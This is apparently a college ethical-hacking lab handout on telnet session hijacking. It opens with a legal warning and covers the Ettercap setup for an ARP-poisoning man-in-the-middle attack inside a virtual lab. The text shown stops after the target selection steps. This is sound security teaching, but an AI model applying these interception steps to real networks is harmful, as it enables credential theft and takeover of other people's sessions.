

Telnet Session Hijack


Last updated 9/13/2017

Admonition

Unauthorized hacking is a crime.


The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.



Initial Preparation

1. Power up your pfSense VM (Baseline snapshot or greater).
2. Power up your WinXP VM (Baseline snapshot or greater).
3. Power up your Kali VM (Baseline snapshot or greater).
 - Verify port 23 (telnet) is open on EH-CentOS:
 - ❑ Use **nmap -p 23 eh-centos**
 - ❑ Or if you didn't append **search cis-cabrillo.edu** to your */etc/resolv.conf* file use:
nmap -p 23 eh-centos.cis.cabrillo.edu




Scenario: The victim on EH-WinXP will be using telnet to log into the EH-Centos server.

The attacker on EH-Kali will do a MITM attack by ARP poisoning EH-pfSense and EH-WinXP using Ettercap. The attacker will then intercept all traffic between them including capturing the telnet session username and password.


Rather than making use of the username and password to login from EH-Kali, the attacker instead hijacks the telnet session. This leaves the attacker in control and the victim's connection is broken.

The attacker leaves a new file in the victims home directory on EH-Centos.


Optional Best Practice: Make a custom network map for yourself. Label each interface with the actual IP addresses. In addition, add the last portion of the MAC address to your pfSense, Kali and WinXP interfaces which will help illustrate the ARP poisoning.




You can get the MAC addresses using the **ifconfig** command on Linux, the **ipconfig /all** on Windows or use vSphere Client Edit Settings to view the VM network adapters.




EH-Kali




- ☐ Run Ettercap on EH-Kali




EH-Kali




- ❑ Perform Unified sniffing on eth0




EH-Kali




- ❑ Scan subnet to discover all online hosts



EH-Kali



- Show the list of discovered hosts




EH-Kali

The screenshot shows the ettercap 0.8.2 interface. The 'Host List' window displays the following data:

IP Address	MAC Address	Description
10.76.5.1	00:50:56:AF:F2:C3	pfSense
10.76.5.101	00:50:56:AF:63:BB	OWASP
10.76.5.201	00:50:56:AF:16:3A	WinXP

Below the host list are buttons for 'Delete Host', 'Add to Target 1', and 'Add to Target 2'. The console output at the bottom shows: 'Lua: no scripts were specified, not starting up!', 'Starting Unified sniffing...', 'Randomizing 255 hosts for scanning...', 'Scanning the whole netmask for 255 hosts...', and '3 hosts added to the hosts list...'.

- ❑ Use the network map at the beginning of this document to identify the hosts discovered.



EH-Kali


The screenshot shows the ettercap 0.8.2 interface. The 'Host List' window is open, displaying a table of discovered hosts. The host 10.76.5.1 is highlighted with a red box. Below the table, the 'Add to Target 1' button is also highlighted with a red box. The console output at the bottom shows the scanning process and confirms that the host 10.76.5.1 has been added to TARGET1.

IP Address	MAC Address	Description
10.76.5.1	00:50:56:AF:F2:C3	
10.76.5.101	00:50:56:AF:63:BB	
10.76.5.201	00:50:56:AF:16:3A	

Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 10.76.5.1 added to TARGET1

- ❑ Select your pfSense firewall (10.76.xx.1) and click the "Add it to Target 1" button.
- ❑ Verify it was successfully added.

Verify pfSense was added to Target 1



EH-Kali

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List x


IP Address	MAC Address	Description
10.76.5.1	00:50:56:AF:F2:C3	
10.76.5.101	00:50:56:AF:63:BB	
10.76.5.201	00:50:56:AF:16:3A	

Delete Host Add to Target 1 Add to Target 2


Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 10.76.5.1 added to TARGET1
Host 10.76.5.201 added to TARGET2

Verify WinXP was added to Target 2


- Select your WinXP VM (10.76.xx.201) and click the "Add it to Target 2" button.
- Verify it was successfully added.




